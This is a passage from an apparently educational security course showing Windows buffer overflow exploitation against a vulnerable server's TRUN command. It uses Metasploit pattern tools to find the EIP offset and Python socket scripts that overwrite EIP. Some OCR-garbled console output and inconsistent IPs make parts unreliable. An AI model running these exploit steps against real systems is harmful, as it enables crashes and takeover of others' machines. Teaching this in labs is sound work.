


Figure 6.54: Screenshot of Immunity Debugger showing vulnerable server after the buffer overflow

## Windows Buffer Overflow Exploitation (Cont'd)



### Identify the Offset

- Attackers use the Metasploit framework **pattern\_create** and **pattern\_offset** ruby tools to identify the offset and exact location where the EIP register is being overwritten

```
msf exploit(msfvenom) > pattern_offset
```

```
[*] Starting pattern creation...
```

```
[*] Pattern created!
```

```
Pattern length: 1024
```

```
Address: 0x00401234
```

```
Character: B
```

```
findoff.py (~) - Pluma
```

```
File Edit View Search Tools Documents Help
```

```
Open Undo X D C Q
```

```
1#!/usr/bin/python
```

```
2import sys, socket
```

```
3
```

```
4offset="A" * 1024 + "B" * 4
```

```
5try:
```

```
6    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
```

```
7    soc.connect(("10.10.10.10", 9999))
```

```
8    soc.send("TRUN /.:/ " + offset)
```

```
9    soc.close()
```


```
10except:
```

```
11    print "Error: Unable to establish connection with Server"
```

```
12    sys.exit()
```


```
Python Tab Width: 4 Line Coll.
```

## Windows Buffer Overflow Exploitation (Cont'd)




Through fuzzing, we have understood that we can overwrite the EIP register with 1 to 2300 bytes of data. Now, we will use the following `pattern_create` Ruby tool to generate random bytes of data:

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb      -l  
3000
```



The screenshot shows a terminal window titled "Parrot Terminal". The command entered is `# /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 3000`. The output consists of a large amount of random ASCII data, starting with "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Aa0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac8Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A" and continuing for 3000 lines.

Run the following Python script to send these random bytes to the vulnerable server:




A screenshot of a Pluma code editor window titled "findoff.py (-) - Pluma". The window contains a Python script with the following code:

```
1#!/usr/bin/python
2import sys, socket
3
4
5offset="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac
6
7try:
8    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9    soc.connect(('10.10.10.10', 9999))
10   soc.send('TRUN ./:' + offset)
11   soc.close()
12except:
13    print "Error: Unable to establish connection with Server"
14    sys.exit()
```

The status bar at the bottom shows "Python" and "Tab Width: 4".

Figure 6.56: Screenshot of Python script sending random bytes to the server

When the above script is executed, random bytes of data are sent to the target vulnerable server, which causes a buffer overflow in the stack. The screenshot clearly shows that the EIP register is overwritten with random bytes. You must note down the random bytes in EIP and find the offset of those bytes.



Run the following command to find the exact offset of the random bytes in the EIP register:

```
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l  
3000 -q 386F4337
```




The screenshot shows a terminal window titled "Parrot Terminal". The window has a dark background with a green and yellow icon bar at the top. The terminal interface includes a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". Below the menu is a command line prompt: "[root@parrot] ~ [~]". The user has run the command: "#/usr/share/metasploit-framework/tools/exploit/pattern\_offset.rb -l 3000 -q 386F4337". The output of this command is highlighted with a red border and shows the message "[\*] Exact match at offset 2003". The terminal ends with another command line prompt: "[root@parrot] ~ [~] #".

Figure 6.58: Screenshot showing Metasploit pattern\_offset output

## Windows Buffer Overflow Exploitation (Cont'd)

### Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**




```
overwritemy.py -> Python
File Edit View Search Tries Documents Help
overwritemy.py
1 #!/usr/bin/python
2 import sys, socket
3
4 shellcode= "C" * 2003 + "D" * 4
5
6 try:
7     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8     soc.connect(( '18.18.18.18', 9999))
9     soc.send(( 'TRUN /.:/' + shellcode))
10    soc.close()
11 except:
12     print "Error: Unable to establish connection with Server"
13     sys.exit()
```

Python Tab Width: 4 Ln 13 Col 15 INS






## Windows Buffer Overflow Exploitation (Cont'd)



As shown in the screenshot, we have identified that the EIP register is at an offset of 2003 bytes. Now, run the following Python script to check whether we can control the EIP register.



```
overwrite.py(~) - Pluma
File Edit View Search Tools Document Help
+ Open Save Undo | X | D | P | Q | S | Q |
overwrite.py x
1#!/usr/bin/python
2import sys, socket
3
4shellcode="C" * 2003 + "D" * 4
5
6try:
7    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8    soc.connect(('10.10.10.10', 9999))
9    soc.send(('TRUN ./.' + shellcode))
10   soc.close()
11 except:
12     print "Error: Unable to establish connection with Server"
13     sys.exit()
```

Python ▾ Tab Width: 4 ▾ Ln 13 Col 15 INS

Figure 6.59: Screenshot of Python script injecting shellcode in the EIP register

As shown in the screenshot, the EIP register can be controlled and overwritten with malicious shellcode.





Figure 6.60: Screenshot of Immunity Debugger showing EIP register

# Windows Buffer Overflow Exploitation (Cont'd)

## Identify Bad Characters

- Before injecting the shellcode into the EIP register, attackers identify bad characters that may cause issues in the shellcode
